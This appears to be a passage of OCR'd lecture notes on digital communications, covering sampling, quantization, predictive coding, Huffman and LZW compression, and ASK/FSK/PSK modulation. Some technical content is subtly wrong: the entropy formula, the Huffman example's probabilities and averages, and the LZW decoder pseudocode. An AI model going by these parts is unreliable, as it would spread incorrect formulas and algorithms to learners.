The most common form of sampler and quantizer is depicted in Fig. 4. In the graph from 4 a) we can see an ideal waveform (*sin(t)* function with the period *T*). The result of the sampler on this waveform is depicted in subfigure 4 b) which shows the sampled waveform; samples are values of the original waveform taken at regular intervals; we can see the shape of the waveform is maintained in subfigure 4 b), but important information is lost through the sampling process. The graph from 4 c) shows the result of quantisizing the sampled values from the graph 4 b) on 3 bits. The quantization process just approximates samples so that they can be represented on a fixed

number of bits. If we look at the graph from 4 b) we can see there are 16 distinct values of the waveform (let's ignore the value zero for now). On 3 bits we can represent only 2^3 = 8 distinct values/levels, so we approximate the 16 different values from graph 4 b) into 8 different values from graph 4 c). The quantization process further reduces the quality of the waveform. The larger the sampling rate, the better the quality of the represented waveform/signal; the sampling rate is the number of samples per second. The more bits we use for quantization the better the quality of the represented waveform/signal, but also this means a larger memory space (in bytes) is required.

Another way of converting (i.e. approximating) a continuous waveform function into a discrete function (i.e. a set of numerical values) will be shown later in this text after we introduce the Fourier series and implies the following 2 processes:

- expand the waveform *u(t)* into an orthonormal expansion
- quantize the coefficients in that expansion




Fig. 4 Analog to digital conversion: the sampler and quantizer

Some examples of sample rates and quantization schemes used for different applications are:

- Telephone voice: telephone voice is sampled at 8.000 samples per second and each sample is quantisized on 8 bits in Europe and 7 bits in USA and Japan. This leads to 64 Kb/s for the Europe standard and 56 Kb/s for the USA, Japan standard. These facts are for PCM (Pulse Code Modulation – which means each sample is encoded independently of other samples), but there are other techniques like Differential PCM which achieve lower bitrates and will be discussed shortly
- Audio CDs: sound recorded on audio compact discs is sampled at 44.100 samples per second and uses 16 bits per sample quantization, PCM. This technique requires 705.6 Kb/s for mono sound (i.e. 1 audio channel) or 1.411 Mb/s for stereo sound (i.e. 2 audio channels). Using the 44.100 Hz = 44KHz sampling rate we can encode sounds that are formed from frequency components up to 22 KHz without aliasing distortion (i.e. 44KHz sampling rate is the Nyquist sampling rate for signals made of frequency components in the interval [0, 22.000]). In order to explain the Nyquist sampling rate we need to briefly introduce the Fourier transform and the idea of decomposing a waveform into a set of frequency components. As you will see later in this text, a waveform or any oscillating


function can be decomposed into a weighted sum of sinus or cosinus functions using the Discrete Fourier Transform. The input parameter of these sine and cosine functions is called frequency. Nyquist sampling rate says that we can encode a signal (i.e. waveform) without aliasing distortion if we use a sampling rate that is at least twice the maximum frequency of its sine or cosine components. The human ear is able to perceive sound with the frequency in the interval [0 Hz, 22000 Hz], so doubling the maximum frequency of 22KHz, we get 44KHz which is approximately the sampling rate used for recording sound on audio compact disks.

Predictive coding techniques for sound

We have talked above about Pulse Code Modulation (PCM) where samples are encoded independently, but there is also LCP (Linear Code Prediction), Differential PCM (DPCM) or Adaptive DPCM where samples are encoded as difference from other samples. In Pulse Code Modulation we have the classic encoding design as depicted in Fig. 2, first we have the sampler, then the quantizer and finally, the discrete encoder. The predictive coding techniques (LCP, DPCM, ADPCM) however add another transformation step between the sampler and the quantization (this step is not depicted in Fig. 2). This transformation step is based on the observation that adjacent samples are often similar in a sound waveform. Consequently, predictive coding predicts the current sample from previous samples, quantize and code only the prediction error, instead of the original sample. If the prediction is accurate most of the time, the prediction error is concentrated near zeros and can be coded with fewer bits than the original signal. Usually a linear predictor like this one is used (linear predictive coding) :

$$x_p(n) = \sum_{k=1}^{p} a_k x(n-k)$$

where $x_p(n)$ is the predicted *n*-th sample and $x(.)$ is the original signal and a_k are coefficients. For the n-th sample only the prediction error, $d(n) = x_p(n) - x(n)$, is quantisized and then binary encoded using the discrete encoder. A diagram of the predictive encoder can be seen in Fig. 5 and a diagram of the predictive decoder can be seen in Fig. 6.



$$x_p(n) = \sum a_k \hat{x}(n-k) \qquad d(n) = x(n) - x_p(n)$$

$$\hat{x}(n) = x_p(n) + \hat{d}(n)$$

Fig. 5. The predictive encoder




Fig. 6. The predictive decoder

The quantization performed by the quantizer can be uniform quantization or non-uniform quantization (i.e companding). Uniform quantization can be explained by looking at Fig. 7. Simply said, it has constant distance between successive quantization layers (depicted with Δ, 2Δ, ... in the figure). On the left side you can also see the binary values associated with each quantization level. The waveform that will be sampled prior to applying the quantization is depicted with red and is a function of time.




Fig. 7. Uniform quantization

Although uniform quantization is the most used one in practice, for some type of applications like telephony system, non-uniform quantization may be more appropriate. For telephony applications

Δ may be too large for quiet voices, ok for slightly louder ones and too small (risking overflow) for much louder voices. This is visible in Fig. 8.




Fig. 8 Setting the distance between quantization levels (i.e. Δ) is not so easy

In non-uniform quantization, the distance between quantization levels is not constant as can be seen in Fig. 9. A non-uniform quantizer like the one in Fig. 9 would increase smaller amplitudes and reduce larger ones. Examples of non-uniform quantization algorithms are A-law & Mu-law (G711).




Fig. 9 Non-uniform quantization

The discrete encoder

The goal of the discrete encoder is to compress input data and to represent input data in binary. The input data is a sequence of symbols from a finite alphabet (e.g. latin alphabet, tuples from the binary alphabet) and the output is a sequence of binary digits. The discrete encoder assigns a codeword made from bits to each input symbol. The code should be uniquely decodable. There are two type of encoding algorithms:

- fixed code length algorithms: ASCII
- variable code length algorithms: Huffman, LZW

A *variable-length code C* maps each source symbol a_j in a source alphabet $X = \{a_1, \ldots, a_M\}$ to a binary string $C(a_j)$, called a *codeword*. The number of bits in $C(a_j)$ is called the *length* $l(a_j)$ of $C(a_j)$. For example, a variable-length code for the alphabet $X = \{a, b, c\}$ and its lengths might be given by:

$C(a) = 0 \qquad l(a) = 1$
$C(b) = 10 \qquad l(b) = 2$
$C(c) = 11 \qquad l(c) = 2$

A code C for a discrete source is *uniquely decodable* if, for any string of source symbols, say $x_1, x_2, \ldots, x_n$, the concatenation of the corresponding codewords, $C(x_1)C(x_2) \ldots C(x_n)$, differs from the concatenation of the codewords $C(x_1)C(x_2) \ldots C(x_m)$ for any other string $x_1, x_2, \ldots, x_m$ of source symbols. A *prefix* of a string $y_1 \ldots y_l$ is any initial substring $y_1 \ldots y_m$, $m \leq l$ of that string. The prefix is *proper* if $m < l$. A code is *prefix-free* if no codeword is a prefix of any other codeword. A *prefix-free code* is uniquely decodable.

Kraft inequality for prefix-free codes: Every prefix-free code for an alphabet $X = \{a_1, \ldots, a_M\}$ with codeword lengths $\{l(a_j) \mid 1 \leq j \leq M\}$ satisfies the relation:

$$\sum_{j=1}^{M} 2^{-l(a_j)} \leq 1$$

In case of **fixed length coding** every codeword has the same number of bits. N distinct symbols can be represented with (int) $\log_2(N)$ bits and on L bits we can represent 2^L distinct symbols using fixed length coding. In **variable length coding** more frequently appearing symbols are represented by shorter codewords (Huffman, arithmetic, LZW=zip). The minimum number of bits required to represent a source is bounded by its entropy. If we have a source with a finite source symbol alphabet $\{a_1, \ldots, a_M\}$ and symbol a_i has the probability of occurrence (frequency) $P(a_i) = p_i$ and if symbol a_i is given a codeword with l_i bits, the average bitrate (bits/symbol) would be:

$$l_{avg} = \sum_{i=1}^{M} p_i l_i$$

Average bitrate is bounded by the entropy of the source (H):

$$H \leq l_{avg} \leq H + 1$$

$$H = -\sum_{i=1}^{M} p_i log_2(l_i)$$

For this reason, variable length coding is also known as entropy coding.

<u>The Huffman variable length encoding algorithm</u>

Huffman coding achieves an average bitrate (bits/symbol) very close to the entropy bound. If the probability distribution is known and accurate, Huffman coding is very good (off from the entropy by 1 bit at most). One can code one symbol at a time (scalar coding) or a group of symbols at a time (vector coding). The basic idea of Huffman encoding is to compute the probability of occurrence (i.e. occurrence frequency) of each symbol and assign a codeword with the smallest bit length to the symbol having the largest probability. The Huffman coding algorithm works in the following way:


- **Step 1**: arrange the symbol probabilities in a decreasing order and consider them as leaf nodes of a tree
- **Step 2**: while there are more than one node:
  - Find the two nodes with the smallest probability and assign the one with the lowest probability a "0" label, and the other one a "1" label (or the other way, but be consistent)
  - Merge the two nodes to form a new node whose probability is the sum of the two merged nodes.
  - Go back to Step 1 (but consider the new, merged node instead of the two nodes with the smallest probability considered above)
- **Step 3**: For each symbol, determine its codeword by tracing the assigned bits from the corresponding leaf node to the top of the tree. The bit at the leaf node is the last bit of the codeword.

In order to ease the understanding of Huffman encoding, you can look at an example in Fig. 10 which shows how we compute Huffman codewords for the symbol sequence: {3,2,2,0,1,1,2,3,2,2}. The occurrence probability for these symbols are:
P(3) = 8/49
P(2) = 36/49
P(1) = 4/49
P(0) = 1/49
We start by placing these symbols with their corresponding probability on the vertical, left side of Fig. 10 and then start with the leaf nodes having the smallest probabilities (1/49 and 4/49), merge them into a new node (with the merged probability 5/49), then merge the node with probability 5/49 with the next smallest probability leaf node (i.e. leaf node with probability 8/49) and so on. Next we assign 0 or 1 labels on each edge spanning from an intermediary node to its children and keep this consistent: for example, we can label the upper edge "1" and the lower edge "0" for each intermediary node as is done in Fig. 10. After we have added all the initial symbols to this tree of probabilities and labeled all the edges, we can read the codeword for each symbol by reading the labels on the path from the root node of the tree to that specific symbol leaf node. The codewords are specified on the right side of Fig. 10 and are summarized in the next table:

Symbol	Codeword
0	**000**
1	**001**
2	**1**
3	**01**

The input sequence 3,2,2,0,1,1,2,3,2,2 will be encoded using the above Huffman codes into the bitstream: 01,1,1,000,001,001,1,01,1,1 (I kept the comma (‘,’) symbol for better viewing).

We obtain an average bitrate per encoded symbol of 18 bits/10=1.8 bits/symbol. Using a fixed length coding we would have obtained an average bitrate per symbol of 2 bits/symbol. Saving is more obvious for a longer sequence of symbols.



$$l = \frac{36}{49}\cdot 1 + \frac{8}{49}\cdot 2 + \left(\frac{4}{49}+\frac{1}{49}\right)\cdot 3 = \frac{67}{49} = 1.4; \quad H = -\sum p_k \log p_k = 1.16.$$

Fig. 10. Basic Huffman encoding example

The LZW variable length encoding algorithm

Another similar algorithm that compresses a list of characters by encoding them into a bitstream is the LZW algorithm. The LZW is interesting because the encoder and decoder dynamically build a dictionary of (symbol-code) pairs, they do not have a predefined one. However, this dictionary is initialized with the ASCII extended codes set (codes 1-255 are already occupied). The encoder always tries to add an unknown, long, symbol sequence to this dictionary and sends only the code for this sequence to the decoder (not the actual sequence). As larger and larger subsequences of symbol keep repeating in the input data, they are encoded as one symbol (not many symbols).

The LZW encoding algorithm is the following:

```
Initialize dictionary with single character strings
P = first input character
WHILE not end of input stream
     C = next input character
     IF P + C is in the string table
          P = P + C
     ELSE
          output the code for P
          add P + C to the string table
          P = C
END WHILE
output code for P
```

The LZW decoding algorithm is the following:

```
Initialize dictionary with single character strings
OLD = first input code
output translation of OLD
WHILE not end of input stream
     NEW = next input code
     IF NEW is not in the string table
          S = translation of OLD
          S = S + C
     ELSE
          S = translation of NEW
          output S
          C = first character of S
          OLD + C to the string table
          OLD = NEW
END WHILE
```

In the following example, we detail the LZW encoding process of the sequence BABAAB, step by step:

1.

Input: ~~BA~~BAAB Output: 66

P = ~~B~~ A

C = A

Dictionary:

…	…
255	
256	BA

2.

Input: ~~BAB~~AAB Output: 66,65

P = ~~A~~ B

C = B

Dictionary:

…	…
255	
256	BA
257	AB

3.

Input: ~~BABA~~AB Output: 66,65

P = ~~B~~ BA

C = A

Dictionary:

…	…
255	
256	BA
257	AB

4.

Input: ~~BABAA~~B Output: 66,65,256

P = ~~BA~~ A

C = A

Dictionary:

…	…
255	
256	BA
257	AB
258	BAA

5.

Input: ~~BABAAB~~ Output: 66,65,256

P = ~~A~~ AB

C = B

Dictionary:

…	…
255	
256	BA
257	AB
258	BAA

6.

Input: ~~BABAAB~~ Output: 66,65,256.257

P = AB

C =

Dictionary:

…	…
255	
256	BA
257	AB
258	BAA

So, the encoded sequence will be: 66,65,256,257.

Now, we do the reverse process, the decoding, step by step.

1.

Input: ~~66,65~~,256,257 Output: BA

Old = ~~66~~ 65

New = 65

S = A

C = A

2.

Input: ~~66,65,256~~,257 Output: BABA

Old = ~~65~~ 256

New = 256

S = BA

C = B

3.

Input: ~~66,65,256,257~~ Output: BABAAB

Old = ~~256~~ 257

New = 257

S = AB

C = A

The channel encoder (modulator)

The channel encoder has as input a binary sequence produced by the source encoder and it produces a waveform signal suitable for being transmitted over a (wireless) channel. We need to introduce some concepts first:

Channel Capacity: the maximum data rate (in bits/second) at which data can be transmitted over a channel; Claude Shannon showed that data can be sent over a channel with arbitrary low error probability as long as the transmission rate does not surpass the channel capacity value; Shannon also gave a formula for channel capacity depending on the transmission power, the bandwidth of the transmitted signal and the noise power per unit of bandwidth.

Bandwidth: the bandwidth of the transmitted signal (measured in Hertz); it is the difference between the maximum frequency and the minimum frequency between the frequency components that make this signal (see Fourier series to understand how a signal can be decomposed into frequency components). Please note that the above definition is given in the context of signal processing and this is the meaning of bandwidth that we will use throughout this document. But also note there is another meaning of bandwidth in the context of data networks where it means a data transmission rate given in bits per second.

Data rate: the actual data rate at which data is transmitted from sender to the receiver; it is measured in bps (i.e. bits per second) and is always below the channel capacity value for that channel.

Bit error rate (BER): the number of bits erroneously received (i.e. 1 instead of 0 or 0 instead of 1) divided to the total number of bits received.

Modulation is the technique of adding information to a carrier signal (i.e. modulating data over an electromagnetic wave). The waveform (i.e. 'electromagnetic wave' if it is considered from an engineering/electric point of view or 'mathematical waveform' if it is considered from an abstract/mathematical point of view) on which the characteristics of the information signal are modulated is called a carrier signal. A modulator would modify characteristics of the carrier waveform so that their variations match the variation of the information content in the information signal. A demodulator would detect any reliable detectable changes in the received signal and would "demodulate" the carrier signal in order to obtain the original information signal that was transmitted. A system that performs modulation and demodulation functionality is usually called modem. The input information signal can be analog data (e.g. voice data or video data represented as variation in electric current intensity) or digital (e.g. data represented in a computer like text, image, video, sound), but the carrier signal is always analog (i.e. it is not a discrete vector – digital representation -, but a continuous waveform – analog representation). Depending on the type of the information signal that is modulated on the carrier signal, we talk about analog modulation or digital modulation. Please note that there may be systems where the information signal is recorded first analog and then converted to a digital signal using an ADC (Analog to Digital Converter) and then modulated over an analog waveform in order to be transmitted wirelessly – this modulation is digital modulation (because digital data is modulated over the carrier signal). In order to understand the concept of modulation we present a brief example of analog modulation in Fig. 11 and then move to the most common ones which are digital modulation techniques. The black signal curve is an ideal information signal (i.e. like a voice segment) that needs to be modulated on a carrier signal. The AM modulation changes the amplitude of the carrier signal according to the values of the information signal (the frequency of the red curve is constant). The FM modulation depicted in the blue curve changes the frequency of the carrier signal according to the values of the information signal (the amplitude of the blue curve is constant).




Fig. 11. Analog modulation: Amplitude modulation (AM) and Frequency modulation (FM)

Mathematically speaking a carrier signal or carrier wave is just an oscillating, periodical function and we only have 3 characteristics that we can change (i.e. modulate) for it : *amplitude, frequency*

and *phase*. Let's consider a typical cosine oscillating carrier signal (a sine waveform can be used analogously, havin the same 3 characteristics):

$$x(t) = A \cos(2\pi ft + \Phi)$$

This waveform function has the following defining characteristics:

- A – amplitude (the maximum and minimum value of the signal)
- f – frequency (the number of cycles per second)
- Φ – phase (initial angle of the sinusoidal function at its origin)

So, depending on which of the above 3 parameters are changed in the carrier wave, we have different types of simple digital modulation technologies:

- Amplitude Shift Keying (ASK) – a finite number of amplitude levels are used to modulate information
- Frequency Shift Keying (FSK) – a finite number of frequency values are used to modulate information
- Phase Shift Keying (PSK) – a finite number of phase values are used to modulate information
- Modulation using more than one parameter: two or three parameters are changed in order to modulate information; for example in QAM (Quadrature Amplitude Information) an in-phase cosine waveform is amplitude modulated and summed to a quadrature phase cosine waveform that is also amplitude modulated; so the phase and amplitude are used together for modulation.

Some more complex digital modulation techniques that use multiple carrier signals are:

- OFDM (Orthogonal Frequency Division Multiplexing) : transmit data on multiple carrier frequencies in parallel
- FHSS (Frequency Hopping Spread Spectrum) : jump between different frequency subbands when transmitting
- DSSS (Direct Sequence Spread Spectrum) : widen the frequency spectrum of the transmitted data so that it reseamples noise and is less prone to noise interference.

We will discuss these multi carrier modulation techniques later on when we talk about IEEE 802.11 wireless LANs (i.e. Wi-Fi networks).

We will present in the following paragraphs simple binary digital modulation techniques from the above categories (BASK – Binary Amplitude Shift Keying; BPSK – Binary Phase Shift Keying; BFSK – Binary Frequency Shift Keying) that encode each bit (0 or 1) into a separate waveform which is transmitted for a finite time interval T (i.e. the symbol duration interval). However, these binary shift keying schemes are rather inefficient, usually a block of b consecutive bits (not one single bit) is mapped onto a symbol (also called a *signal*), all symbols generated are then transformed into a real waveform function which is then shifted up to the passband frequency band and transmitted (to be discussed in the following paragraphs).

<u>Binary digital modulation techniques</u>

In BASK (Binary Amplitude Shift Keying) the frequency is kept constant and the amplitude has 2 levels (for bit 1 and for bit 0) and given a bitstream $str=b_0b_1b_{2\ldots}$ the modulated waveform is:

$$x(t) = s(t)\sin(2\pi ft)$$

where f is the carrier frequency and $s(t)$ is a function of rectangular pulses $s(t)=b_i \quad for\ iT \leq t \leq (i+1)T,\ i\geq 0$ where T is the symbol duration interval. Instead of the *sine* oscillating function, the

cosine could also be used in the above formula for *x(t)*. In figure 12 we see the rectangular pulses function *s(t)* for the bitstream 0010110010 and in Fig. 13 we see the modulated signal *x(t)* for this bitstream.




Fig. 12. The function of rectangular pulses *s(t)* corresponding to the bistream 0010110010




Fig. 13. The BASK modulated signal *x(t)* for the bitstream 0010110010

We define BFSK (Binary Frequency Shift Keying) in a similar way. The amplitude is kept constant this time and there are two frequencies f_1 and f_2 for the two values of a bit, 0 and 1. Being given a bitstream $str=b_0b_1b_{2\ldots}$ the modulated waveform is:

$$x(t) = \begin{cases} \sin(2\pi f_1 t), & if\ s(t) = 1 \\ \sin(2\pi f_2 t), & if\ s(t) = 0 \end{cases}$$

where *s(t)* is, the same as for BASK, a function of rectangular pulses $s(t)=b_i \quad for\ iT \leq t \leq (i+1)T,\ i \geq 0$ where *T* is the symbol duration interval. Instead of the *sine* oscillating function, the *cosine* could also be used in the above formula for *x(t)*. The rectangular pulses function *s(t)* for the bitstream 0010110010 is already displayed in Fig. 12 and in Fig. 14 we see the modulated signal *x(t)* for this bitstream.




Fig. 14. The BFSK modulated signal *x(t)* for the bitstream 0010110010

Finally, we have BPSK (Binary Phase Shift Keying). The amplitude and frequency is kept constant this time and there are two phases, for example 0 and π, for the two values of a bit, 0 and 1. Being given a bitstream $str=b_0b_1b_{2\ldots}$ the modulated waveform is:

$$x(t) = \begin{cases} \sin(2\pi f t), & if\ s(t) = 1 \\ \sin(2\pi f t + \pi), & if\ s(t) = 0 \end{cases}$$

